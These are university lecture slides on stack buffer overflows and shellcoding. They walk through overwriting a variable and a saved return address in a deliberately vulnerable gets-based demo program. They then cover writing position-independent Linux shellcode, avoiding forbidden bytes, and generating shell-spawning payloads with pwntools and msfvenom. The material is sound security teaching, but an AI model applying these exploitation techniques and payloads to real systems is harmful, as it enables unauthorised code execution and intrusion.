Buffer overflow and Shellcoding

Giovanni Lagorio

giovanni.lagorio@unige.it
https://csec.it/people/giovanni_lagorio
Twitter & GitHub: zxgio

DIBRIS - Dipartimento di Informatica, Bioingegneria, Robotica e Ingegneria dei Sistemi
University of Genova, Italy

www.zenhack.it

Beware

A warning. . .

Italian law codes - 615-ter (English translation is mine)

Anyone who abusively introduces himself into a protected IT system, or remains there against the express or tacit intention of those who have the right to exclude him, is punished with imprisonment for up to three years. The penalty is imprisonment from one to five years: [. . .] from three to eight years [. . .]

The real article (in Italian)

Similar laws worldwide

Outline

1. Buffer overflow
   - Introduction
     - Cyclic patterns
   - Control-flow hijacking
2. Shellcoding
   - Introduction
   - System calls and PIC
     - Linux x86
     - Linux x64
     - Windows
   - Injection constraints
     - “Forbidden” bytes
     - Size matters
   - Useful tools

History

The idea of corrupting memory to hijack the control-flow of a program started a long time ago:

1988 used by the infamous *Morris Worm*
`https://www.mit.edu/people/eichin/virus/main.html`

1996 stack buffer-overflow is described very well in:
Smashing the stack for fun and profit by Aleph One
`http://phrack.org/issues/49/14.html`

today still one of the most common vulnerability, notwithstanding the amount of research, and many mitigations are in place

For this lecture, we pretend we are in the '80s (=no "modern" mitigations)

Example: bof-demo.c


```c
void win()
{
    printf("You win!\n");
    exit(EXIT_SUCCESS);
}

int main()
{
    char name[64] = "";
    int magic = 0;
    printf("What's your name?\n");
    gets(name);
    printf("Hi, %s\n", name);
    if (magic == 0xc0ffee)
        win();
    printf("I'm sorry, you lost.\n");
}
```

- Can you spot any bug/potential vulnerability?
- How are `name` and `magic` allocated?

Stack layout


Only two possibilities: `name` is allocated either *before* or *after* `magic`



Let's assume `name` is at a lower address, with no padding, then...

Overwriting `magic`

. . . we should be able to overwrite the value in `magic`



by using, as `name`, the Python byte-string:

```
b"a"*64 + b"\xee\xff\xc0\x00"
```

Let's try!

Let's try the following command

- `python3 -c 'import os; os.write(1, b"a"*64 + b"\xee\xff\xc0\x00" + b"\n")' | ./bof-demo`

printing bytes in Python 2 vs Python 3

In Python 2 you can `print` non-ASCII values, e.g., `"\xdd"` and `b"\xdd"`, but neither versions seem to work in Python 3. `os.write` works on both versions.


→`examples/bof-demo/exploit1.sh`
→`examples/bof-demo/exploit{2,3}.py`

Then, something a little bit different:

- `python3 -c 'print("a"*128)' | ./bof-demo`
  →`examples/bof-demo/exploit4.py`

Overwriting the saved return address

As we overwrite `magic`, we can overwrite the saved return-address!
(and then hijack the control-flow of the program)




Outline

1. Buffer overflow
   - Introduction
     - Cyclic patterns
   - Control-flow hijacking
2. Shellcoding
   - Introduction
   - System calls and PIC
     - Linux x86
     - Linux x64
     - Windows
   - Injection constraints
     - "Forbidden" bytes
     - Size matters
   - Useful tools

Offset of saved return address

As already seen, we can overwrite the saved return-address!



Problem: how can we find the distance (i.e., number of bytes) between

- the address where our input gets stored
- the saved return-address

How many bytes?

To find the offset of the saved `EIP`/`RIP` we can

- inspect the code
- try *many* different strings
- use De Bruijin patterns, AKA cyclic patterns

De Brujin sequences

A De Bruijn sequence of order n is a cyclic sequence in which every possible length-n string occurs exactly once as a substring.


https://en.wikipedia.org/wiki/De_Bruijn_sequence

E.g. a 50-char pattern of order 4 is:
`aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaama`

If a cyclic pattern, used as input, is long enough to overwrite the saved `EIP`/`RIP` we can easily find its offset...

Cyclic patterns

Graphically:



cyclic(100) = aaaabaaacaaadaaa...raaasaaataaauaaavaaa**waaa**xaaayaaa

`bof-demo` crashes trying to return to `0x6161617861616177`, i.e. `"waaaxaaa"` ⇒ the distance is 88 (=the only place where `waaa` is present in the pattern)

Creating De Bruijin cyclic patterns

By using pwntools, we can easily

1. create a pattern
   - command-line: `cyclic` *size*
   - script: `cyclic(`*size*`)`
2. find the offset of a string
   - command-line: `cyclic -l` *4-letter-string*
   - script: `cyclic_find(`*4-letter-string or 32-bit-integer*`)`

(specifying `-n 8`, you can use 8-letter strings, but the default is fine)

→`bof-demo/exploit5.py`

It's not magic

Sometimes you need to check the code anyway (e.g. a function might crash, before returning to its caller, because the overflow trashed its variables/arguments)


Control-flow hijacking

In our example, `RIP` is saved 88 bytes from the beginning of our input

By overwriting `RIP`, we can run `win` even with “wrong” values in `magic`
$\rightarrow$ `bof-demo/exploit6.py`

If we knew the exact position of the stack in memory, we could even make the program execute arbitrary code!


“Returning” to *our* code



In this case, `main` “returns” into attacker’s chosen/injected code

Dealing with the stack

- Knowing the *exact* location of the stack is rarely possible
  - unless you find a way to *leak* addresses
- If you can roughly predict its address, and there enough data is read, then NOP sleds are your friends



- Otherwise. . .

Code re-use

With a bit of luck, there is code of the program that can get there

- e.g., an instruction `JMP ESP`/`JMP RSP`
  or, a `Jxx/CALL` *`register`*, which happens to contain a useful value

A little bird told me that in `bof-demo`...


`JMP RSP` can be found at address `0x40127d`

Spoiler alert

Following lectures deal with finding reusable pieces of code and building complex behaviours by *chaining* them

Armed with this knowledge, we could do the following...

Directly jumping to code on the stack



So, what should our code do? What is the most general/useful thing from an attacker's point of view?

Introduction

- A shellcode is a piece of machine code (=sequence of bytes)
  1. injected and then
  2. executed, by a victim process
- The purpose is typically to spawn a shell
  - Term used loosely, a “shellcode” may do other things, e.g., writing a file

→ `exploit7.py` (details later)

Shellcode characteristics

Shellcode is

- architecture/OS-specific
- constrained in size/allowed bytes/...
- generally, written in assembler

In common scenarios you can use pre-made shellcode

- found in online collections:
  - `https://shell-storm.org/shellcode/`
  - `https://www.exploit-db.com/shellcodes/`
  - ...
- provided/encoded by various tools
  - *pwntools*
  - *Metasploit* — `https://www.metasploit.com/`
  - ...

Today, our goal is twofold: learning how to

1. understand shellcoding
2. learn to write custom shellcode, when needed

A (Linux) shellcode runner

To make it easy to test and debug shellcode, we'll use:
→examples/sc-run/sc-run.c

```c
int main(int argc, char **argv)
{
        int pg_size = sysconf(_SC_PAGE_SIZE);
        void (*buffer)() = mmap(0, pg_size, PROT_READ|PROT_WRITE|PROT_EXEC,
                                MAP_PRIVATE|MAP_ANONYMOUS, 0, 0);
        if (!buffer) {
                perror("mmap");
                exit(EXIT_FAILURE);
        }
        memset(buffer, 0xcc, pg_size); // 0xcc -> INT3 = "breakpoint"
        const int offset = argc==2 && strcmp(argv[1], "int3")==0;
        ssize_t n = read(STDIN_FILENO, buffer + offset, pg_size - offset);
        if (n < 0) {
                perror("read");
                exit(EXIT_FAILURE);
        }
        printf("%d bytes read, executing shellcode...\n", (int)n);
        fflush(stdout);
        buffer();
}
```

How can you spawn a shell?

In C you can leverage:

library calls e.g., `system(3)`

system calls e.g.,

- Unix [`fork(2)` +] `execve(2)`
- Win32 `ShellExecute*`, `CreateProcess*`, ...

To make your shellcode work against different programs, you should:

- directly invoke system calls, to avoid relying on the C library
- use position-independent code
- avoid using particular byte values; e.g. `0x00` or `0x0a`
- write your code to be as small as possible

Some constraints can be relaxed when you're targeting a specific program

```c
int execve(const char *pathname,
           char *const argv[],
           char *const envp[]);
```

> *...executes the program referred to by `pathname`. This causes the program that is currently being run by the calling process to be replaced with a new program ... (from: `execve(2)`)*

- By convention, `argv[0]` should contain the program name
- `argv` and `envp` must include a null pointer at the end
- On Linux, `argv` and `envp` can be 0: this has the same effect as specifying a pointer to a list containing a single null pointer
  - some programs check their `argv[0]`, expecting a "real" name (in particular, some shells crash when it is `NULL`)

Common mistakes

The shell exits if it gets EOF on stdin

`cat my-shellcode - | vulnerable-prog`
may work, while:
`cat my-shellcode | vulnerable-prog`
apparently, doesn't.

Some shells drop privileges when effective-ID!=real-ID

E.g. Bash; you can specify `-p` to avoid that. Or, you can set the real UID/GID before spawning the shell (see `setuid(2)`, `setreuid(2)`, ...)

System calls

Long story short: you *cannot* invoke a system call in (pure) C

However, "normal" programs don't need to be concerned. For them

- there is no difference in the way they call, say, `fopen` or `open`
- a "system call" is a (function) call to a libc *wrapper* function

System call wrappers

- A wrapper function *w* uses assembly code to
  - put the arguments into CPU registers
  - put the syscall-# into a register
  - trap into the kernel; i.e., CPU switches to kernel-mode
- The kernel
  - checks the validity of syscall-# and arguments, then
  - calls the actual routine corresponding to that syscall
  - puts the result in a register
  - switches back to user-mode with a special instruction
- *w* checks the result
  - on error sets `errno` and returns an error code (typically: -1)
  - otherwise, return the result

Outline

1. Buffer overflow
   - Introduction
     - Cyclic patterns
   - Control-flow hijacking
2. Shellcoding
   - Introduction
   - System calls and PIC
     - Linux x86
     - Linux x64
     - Windows
   - Injection constraints
     - "Forbidden" bytes
     - Size matters
   - Useful tools

Syscall (32 bits)

Parameters are passed by setting:

- `EAX` = syscall # — beware: x86 and x64 use different syscall-#
  - defined in `<sys/syscall.h>`, which actually `#includes` `<asm/unistd_32.h>`
    - you can "grep" with pwntools:
      `constgrep -c amd64 SYS_open`
  - handy online syscall tables: `https://syscalls.w3challs.com/`
- `EBX`, `ECX`, `EDX`, `ESI`, `EDI`, `EBP` = parameters 1 – 6

and the system call is started by `INT 0x80`

On return,

- `EAX` contains the return value
- all other registers are preserved

Syscall example: the obligatory “hello world!” ☺

We’ll write the hello-world program by using:

1. `ssize_t write(int fd, const void *buf, size_t count);`

   EAX 4
   EBX fd
   ECX buf
   EDX count

2. `void _exit(int status);`

   EAX 1
   EBX status

Syscall example (32 bits) – first attempt

```
        bits 32
        global _start   ; default entry-point
_start:
        mov eax, 4      ; 4=write syscall
        mov ebx, 1      ; 1=stdout
        mov ecx, msg    ; use string "Hello World"
        mov edx, msglen ; write 12 characters
        int 0x80        ; make syscall
        mov eax, 1      ; 1=exit syscall
        mov ebx, 0      ; status
        int 0x80        ; make syscall
msg:    db "Hello World", 10
msglen equ $-msg
```

This assembly can be

assembled `nasm -f elf32 -o hello32-prog.o hello32.asm`

linked `ld -m elf_i386 -o hello32-prog hello32-prog.o`

to produce a working *program* (i.e., an ELF file)

Problems with `hello32-prog`

However...

1. `hello32-prog` is an ELF file, not shellcode
   This issue can be solved easily; we can either
   - generate raw code with `nasm`, by using `-f bin`, the default format
   - extract the text section from the ELF:
     `objcopy --dump-section .text=hello32-text hello32-prog`
2. this code is NOT position-independent, as you can see with:
   `objdump -d -M intel hello32-prog`

x86 does not support EIP-relative addressing (x64 does); however, position-independence can be obtained by leveraging

- jumps/calls, which are EIP-relative
- stack accesses, which are ESP-relative

Let's try again...

Syscall example (32 bits) – second attempt (1/2)

```
        bits 32
        global _start
_start:
        call real_start

msg:    db "Hello World", 10
msglen equ $-msg

real_start:
        mov eax, 4      ; use the write syscall
        mov ebx, 1      ; write to stdout
        pop ecx         ; use string "Hello World"
        mov edx, msglen ; write 12 characters
        int 0x80        ; make syscall
        mov eax, 1      ; use the exit syscall
        mov ebx, 0      ; status code 0
        int 0x80        ; make syscall
```

Syscall example (32 bits) – second attempt (2/2)

This assembly code can be

- **assembled** `nasm hello32-call.asm`
- **injected** `./sc-run32 < hello32-call-sc`
- **debugged** `gdb sc-run32`, then: `run int3 < hello32-call-sc`

Alternatively, you can create an ELF program:

- **assembled** `nasm -f elf32 -o hello32-call.o hello32-call.asm`
- **linked** `ld -m elf_i386 -o hello32-prog hello32-call.o`
- **executed** `./hello32-prog`
- **debugged** `gdb hello32-prog`

and extract the shellcode later:

```
objcopy --dump-section .text=sc hello32-prog
```

Stack-based syscall example (32 bits)

Similarly, we can get a PIC shellcode by leveraging the stack:

```
bits 32
push `rld\n`
push `o Wo`
push `Hell`
mov eax, 4    ; use the write syscall
mov ebx, 1    ; write to stdout
mov ecx, esp  ; use string "Hello World"
mov edx, 12   ; write 12 characters
int 0x80      ; make syscall
mov eax, 1    ; use the exit syscall
mov ebx, 0    ; status code 0
int 0x80      ; make syscall
```

This can be

assembled `nasm hello32-stack.asm`

injected `./sc-run32 < hello32-stack`

Debugging tips

To debug a shellcode

- `strace` could be enough; however,
- you may need to resort to `gdb`

In both cases, you need an ELF file

- programs analogous to `sc-run32`/`sc-run64` can be handy
- pwntools offers method
  - `gdb.debug_shellcode`, which creates an ELF and runs it under gdb
  - `ELF.from_bytes` and `save`, which allow you to create a new ELF; e.g.:
    `ELF.from_bytes(open('...', 'rb').read()).save('...')`
- `msfvenom`, part of Metasploit, can generate ELF files (and more)

Outline

1. Buffer overflow
   - Introduction
     - Cyclic patterns
   - Control-flow hijacking
2. Shellcoding
   - Introduction
   - System calls and PIC
     - Linux x86
     - Linux x64
     - Windows
   - Injection constraints
     - "Forbidden" bytes
     - Size matters
   - Useful tools

Syscall (64 bits)

Parameters are passed by setting:

- `RAX` = syscall # (recall that x86 and x64 use *different* syscall-#)
- `RDI`, `RSI`, `RDX`, `R10`, `R8`, `R9` = parameters 1 – 6
  - note: differently from function calls, `R10` instead of `RCX`

and system call is started by `syscall`

On return,

- `RAX` contains the return value
- all other registers, except `RCX` and `R11` are preserved
  - `RCX` and `R11` are implicitly used by the `syscall` instruction for saving `RIP` and `RFLAGS`, respectively

64-bit syscall example (1/2)

This time we directly write PIC; note the rel in the lea instruction:

```
        bits 64
        global _start
_start:
        mov rax, 1      ; use the write syscall
        mov rdi, 1      ; write to stdout
        lea rsi, [rel msg] ; use string "Hello World"
        mov rdx, msglen ; write 12 characters
        syscall         ; make syscall
        mov rax, 60     ; use the exit syscall
        mov rdi, 0      ; error code 0
        syscall         ; make syscall
msg:    db "Hello World", 10
msglen equ $-msg
```

This code can be. . .

64-bit syscall example (2/2)

This can be

assembled `nasm -f elf64 hello64.asm`

linked `ld -m elf_x86_64 -o hello64 hello64.o`

to produce an ELF, but also

assembled `nasm hello64.asm -o hello64-pic`

injected `./sc-run64 < hello64-pic`

Outline

1. Buffer overflow
   - Introduction
     - Cyclic patterns
   - Control-flow hijacking
2. Shellcoding
   - Introduction
   - System calls and PIC
     - Linux x86
     - Linux x64
     - Windows
   - Injection constraints
     - "Forbidden" bytes
     - Size matters
   - Useful tools

Syscalls

The only real difference lies in syscall invocations

- Invoking syscalls directly is not very reliable, however see
  - SysWhispers2 `https://github.com/jthuraisamy/SysWhispers2`
    Example: `https://github.com/m0rv4i/SyscallsExample`
  - FreshCalls `https://github.com/crummie5/FreshyCalls`
  - Hell's Gate `https://github.com/am0nsec/HellsGate`
- To find the wrappers:
  TEB → PEB → `PEB_LDR_Data` ... → `LDR_DATA_TABLE_ENTRY`
  (as we saw/will-see when discussing PE explicit linking)

"Forbidden" bytes

Depending on the context, some values may stop/break the injection; common ones are:

- 0x00 — `strcpy`
- 0x0a — `gets`
- blanks — `scanf`

less common:

- non-printable characters
- non-alphanumeric characters
- digits
- ...

In other cases, bytes could be transformed before getting executed; e.g. a program may transform all the "characters" (bytes) to lowercase

A “vulnerable” program

→`examples/vp/vp.c` — still, more-or-less another shellcode runner:

```
int main()
{
        setvbuf(stdin, NULL, _IONBF, 0); /* disable I/O buffering */
        setvbuf(stdout, NULL, _IONBF, 0);
        setvbuf(stderr, NULL, _IONBF, 0);
        int pg_size = sysconf(_SC_PAGE_SIZE);
        void (*shellcode)() = mmap(0, pg_size, PROT_READ|PROT_WRITE|PROT_EXEC,
                                        MAP_PRIVATE|MAP_ANONYMOUS, 0, 0);
        if (!shellcode) {
                perror("mmap");
                exit(EXIT_FAILURE);
        }
        /* Interesting part: */
        char buffer[pg_size];
        if (!fgets(buffer, pg_size, stdin)) {
                fprintf(stderr, "Cannot read from stdin!\n");
                exit(EXIT_FAILURE);
        }
        strcpy((char*)shellcode, buffer);
        shellcode();
}
```

Does our shellcode work here?

Nope!

The program uses `fgets` to read our input, and `strcpy` to copy it, so

1. we should send a newline at the end, and
2. there should be no newlines (`0x0a`) or C-string terminators (`0x00`) *inside* our shellcode

let's verify:

- `xxd -g1 hello32-call-sc`
- `ndisasm -b 32 hello32-call-sc`

`hello32-stack-sc` is slightly better, but still broken

Workarounds

- Different encodings; e.g. `mov eax, 2` ≡ `b8 02 00 00 00`
  however...
  - `mov eax, -2; neg eax` ≡ `b8 fe ff ff ff f7 d8`
  - `xor eax, eax; inc eax; inc eax` ≡ `31 c0 40 40` — it's *shorter*!
  - ...

  useful websites:
  - *Online x86 / x64 Assembler and Disassembler*
    `https://defuse.ca/online-x86-assembler.htm`
  - *The world's leading source for technical x86 processor information*
    `https://www.sandpile.org/`

  → `examples/vp/hello32-sc.asm`
- Self-modifying code
  - Usually, combining a handwritten/generated decoder + encoded-bytes

  → `examples/vp/hello64-sc.asm`

Outline

1. Buffer overflow
   - Introduction
     - Cyclic patterns
   - Control-flow hijacking
2. Shellcoding
   - Introduction
   - System calls and PIC
     - Linux x86
     - Linux x64
     - Windows
   - Injection constraints
     - "Forbidden" bytes
     - Size matters
   - Useful tools

Tips for dealing with size constraints

When you can inject only a very short sequence of bytes, you may

- try different encodings/instructions
- leverage the values already present in registers/memory; e.g.,
  - if `EAX=11`, you don't need to set it for a 32-bit `execve`
  - if `EAX=10`, you could use `INC EAX`, which is 1 byte long
  - if `EBX=11`, you could use `MOV EAX, EBX`, which is 2 byte long
  - ...
- use a multi-stage approach
  1. a tiny 1^{st}-stage shellcode can read and then execute
  2. a longer 2^{nd}-stage
  3. ...

Shellcrafting with pwntools

`pwn.shellcraft` contains various methods for shellcode generation

- the "classic" one is `shellcraft.sh()`
  - you can also read/write files, perform syscalls, . . .
    `https://docs.pwntools.com/en/latest/shellcraft.html`
- each method returns a string of assembly code, according to `context`
  - i.e., `context.os`, `context.bits`, `context.arch` and `context.endian`

  that can be assembled with asm

E.g.: `shellcode = asm(shellcraft.sh())`

→ `bof-demo/exploit7.py`

Alternatively, you can explicitly ask for an architecture/os; e.g.:

```
print(shellcraft.amd64.linux.open("foo"))
```

Shellcraft from the command-line

From the CLI, you can use `shellcraft` (alias for `pwn shellcraft`)

Useful options:

`-b`/`-a` insert a breakpoint (INT3) before/after the code

`-f ...` output as ...

- `h` hex string (default)
- `a` assembly code
- `c` C-style array
- ...

`-d` debug the shellcode

E.g. `(shellcraft -f r amd64.linux.sh ; cat) | ./sc-run64`

Encoders

Encoders encode shellcode, so that it does not contain certain bytes; e.g.

- pwntools provides some encoders; see
  `https://docs.pwntools.com/en/stable/encoders.html`
  Warning: encoders do not seem to work properly in Python 3
- msfvenom, part of Metasploit, which can generate/encode shellcode; e.g., to produce an ELF from `hello32-stack-sc`:

```
msfvenom --payload - < hello32-stack-sc \
         --arch x86 \
         --platform linux \
         --out foobar \
         --format elf
```

  to also remove spaces, newlines and C-string terminators:

```
         --bad-chars '\x00 \n' \
         --smallest
```

A final bonus tip: GTFOBins

Your goal is usually to open a shell, but many commands can be leveraged to run a shell (or read a file) indirectly

> *GTFOBins is a curated list of Unix binaries that can be exploited by an attacker to bypass local security restrictions.*

`https://gtfobins.github.io/`